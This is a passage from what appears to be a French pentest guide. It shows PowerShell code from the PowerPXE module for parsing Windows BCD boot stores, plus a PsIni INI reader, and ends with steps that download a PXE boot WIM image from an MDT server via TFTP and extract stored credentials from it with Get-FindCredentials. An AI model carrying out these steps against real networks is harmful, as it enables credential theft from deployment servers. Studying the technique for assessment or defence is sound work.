```
    # equivalent to: bcdedit.exe /enum ACTIVE
```

```
    $BootMgr = Get-BCDObject -BCDStore $BCDStore -WellKnownId BootMgr
```

```
    if ($BootMgr) {  
        $BootMgr
```

```

$DisplayOrder = $BootMgr | Get-BCDElement -Name DisplayOrder

if ($DisplayOrder -and ($DisplayOrder.Ids.Count)) {
    $DisplayOrder.Ids | ForEach-Object { Get-BCDObject -BCDStore $BCDStore -Id $_ }
}

return
} elseif ($WellKnownId -and !$HasFriendlyObjectType) {
    $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName
OpenObject -Arguments @{ Id = $ObjectFriendlyNameMapping[$WellKnownId][0] }
@CimMethodArgs

    if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Object
}
    } elseif ($Id) {
        $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName
OpenObject -Arguments @{ Id = "{$Id}" } @CimMethodArgs

        if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Object
}
    } elseif ($Type -or $HasFriendlyObjectType) {
        if ($HasFriendlyObjectType) {
            switch ($WellKnownId) {
                'Inherit' { $TypeVal = 0x20000000 }
                'Firmware' { $TypeVal = 0x101FFFFFF }
                'OSLoader' { $TypeVal = 0x10200003 }
                'BootApplication' { $TypeVal = 0x10200000 }
                'Resume' { $TypeVal = 0x10200004 }
            }
        } else {
            $TypeVal = $Type
        }

        # Return all BCD objects of the specified type value.
        $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName
EnumerateObjects -Arguments @{ Type = $TypeVal } @CimMethodArgs

        if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Objects
}
    } else {
        # Return all defined BCD objects.
        $GetObjectsResult = Invoke-CimMethod -InputObject $BCDStore -MethodName
EnumerateObjects -Arguments @{ Type = [UInt32] 0 } @CimMethodArgs

```

```

    if ($True -eq $GetObjectsResult.ReturnValue) { $BCDObjects = $GetObjectsResult.Objects
}
}

foreach ($Object in $BCDObjects) {
    # Break out the components of each object type and append them to each BCDObject.
    $ObjectType = $ObjectTypes[[Int] (($Object.Type -band 0xF0000000) -shr 28)]
    $InheritableByValue = [Int] (($Object.Type -band 0x00F00000) -shr 20)
    $InheritableBy = @{
        1 = 'AnyObject'
        2 = 'ApplicationObjects'
        3 = 'DeviceObjects'
    }[$InheritableByValue]

    $ImageType = if ($ObjectType -eq 'Application') { $ImageTypes[$InheritableByValue] }
    $ApplicationTypeValue = [Int] $Object.Type -band 0x000FFFFF
    $ApplicationType = $null

    switch ($ObjectType) {
        'Inherit' { $ApplicationType = $InheritableTypes[$ApplicationTypeValue] }
        'Application' { $ApplicationType = $ApplicationTypes[$ApplicationTypeValue] }
    }

    Add-Member -InputObject $Object -MemberType NoteProperty -Name ObjectType -Value
$ObjectType
    Add-Member -InputObject $Object -MemberType NoteProperty -Name InheritableBy -Value
$InheritableBy
    Add-Member -InputObject $Object -MemberType NoteProperty -Name
ApplicationImageType -Value $ImageType
    Add-Member -InputObject $Object -MemberType NoteProperty -Name ApplicationType -
Value $ApplicationType
    Add-Member -InputObject $Object -MemberType NoteProperty -Name Store -Value
$BCDStore
    }

    $BCDObjects
}

#####
##
## Author: Oliver Lipkau
## Name : PsIni
## Github : https://github.com/lipkau/PsIni

```

## License: BSD 3-Clause

##

#####

Function Get-IniContent {

<#

.Synopsis

Gets the content of an INI file

.Description

Gets the content of an INI file and returns it as a hashtable

.Notes

Author : Oliver Lipkau <oliver@lipkau.net>

Blog : <http://oliver.lipkau.net/blog/>

Source : <https://github.com/lipkau/PSIni>

<http://gallery.technet.microsoft.com/scriptcenter/ea40c1ef-c856-434b-b8fb-ebd7a76e8d91>

Version : 1.0 - 2010/03/12 - Initial release

1.1 - 2014/12/11 - Typo (Thx SLDR)

Typo (Thx Dave Stiff)

#Requires -Version 2.0

.Inputs

System.String

.Outputs

System.Collections.Hashtable

.Parameter FilePath

Specifies the path to the input file.

.Example

\$FileContent = Get-IniContent "C:\myinifile.ini"

-----

Description

Saves the content of the c:\myinifile.ini in a hashtable called \$FileContent

.Example

\$inifilepath | \$FileContent = Get-IniContent

-----

Description

Gets the content of the ini file passed through the pipe into a hashtable called



\$FileContent

.Example

```
C:\PS>$FileContent = Get-IniContent "c:\settings.ini"
```

```
C:\PS>$FileContent["Section"]["Key"]
```

-----

Description

Returns the key "Key" of the section "Section" from the C:\settings.ini file

.Link

Out-IniFile

#>

[CmdletBinding()]

Param(

[ValidateNotNullOrEmpty()]

[Parameter(ValueFromPipeline=\$True,Mandatory=\$True)]

[string]\$FilePath

)

#Begin

```
# {Write-Verbose "$($MyInvocation.MyCommand.Name):: Function started"}
```

Process

{

```
#Write-Verbose "$($MyInvocation.MyCommand.Name):: Processing file: $Filepath"
```

```
$ini = @{}
```

```
switch -regex -file $FilePath
```

```
{
```

```
"^\[(.+)\]" # Section
```

```
{
```

```
    $section = $matches[1]
```

```
    $ini[$section] = @{}
```

```
    $CommentCount = 0
```

```
}
```

```
"^(;.*)$" # Comment
```

```
{
```

```
    if (!$section)
```

```
    {
```

```
        $section = "No-Section"
```

```
        $ini[$section] = @{}
```

```
    }
```

```
    $value = $matches[1]
```

```

        $CommentCount = $CommentCount + 1
        $name = "Comment" + $CommentCount
        $ini[$section][$name] = $value
    }
    "(.+?)\s*=\s*(.*)" # Key
    {
        if (!$section)
        {
            $section = "No-Section"
            $ini[$section] = @{}
        }
        $name,$value = $matches[1..2]
        $ini[$section][$name] = $value
    }
}
#Write-Verbose "$($MyInvocation.MyCommand.Name):: Finished Processing file:
$FilePath"
Return $ini
}

#End
# {Write-Verbose "$($MyInvocation.MyCommand.Name):: Function ended"}
}

```

On peut importer ce module :

```

Import-Module .\PowerPXE.ps1
$BCDFile = "conf.bcd"
Get-WimFile -bcdFile $BCDFile

```

Il va vous indiquer l'emplacement de l'image **WIM** :

```

>> Parse the BCD file: conf.bcd
>>>> Identify wim file : <PXE Boot Image Location>

```

On peut maintenant récupérer l'image WIM :

```
tftp -i <MDT_IP> GET "<PXE Boot Image Location>" pxeboot.wim
```

Et on peut chercher les identifiants de session qu'il y aurait dedans :

```
Get-FindCredentials -WimFile pxeboot.wim
```

---

Revision #6

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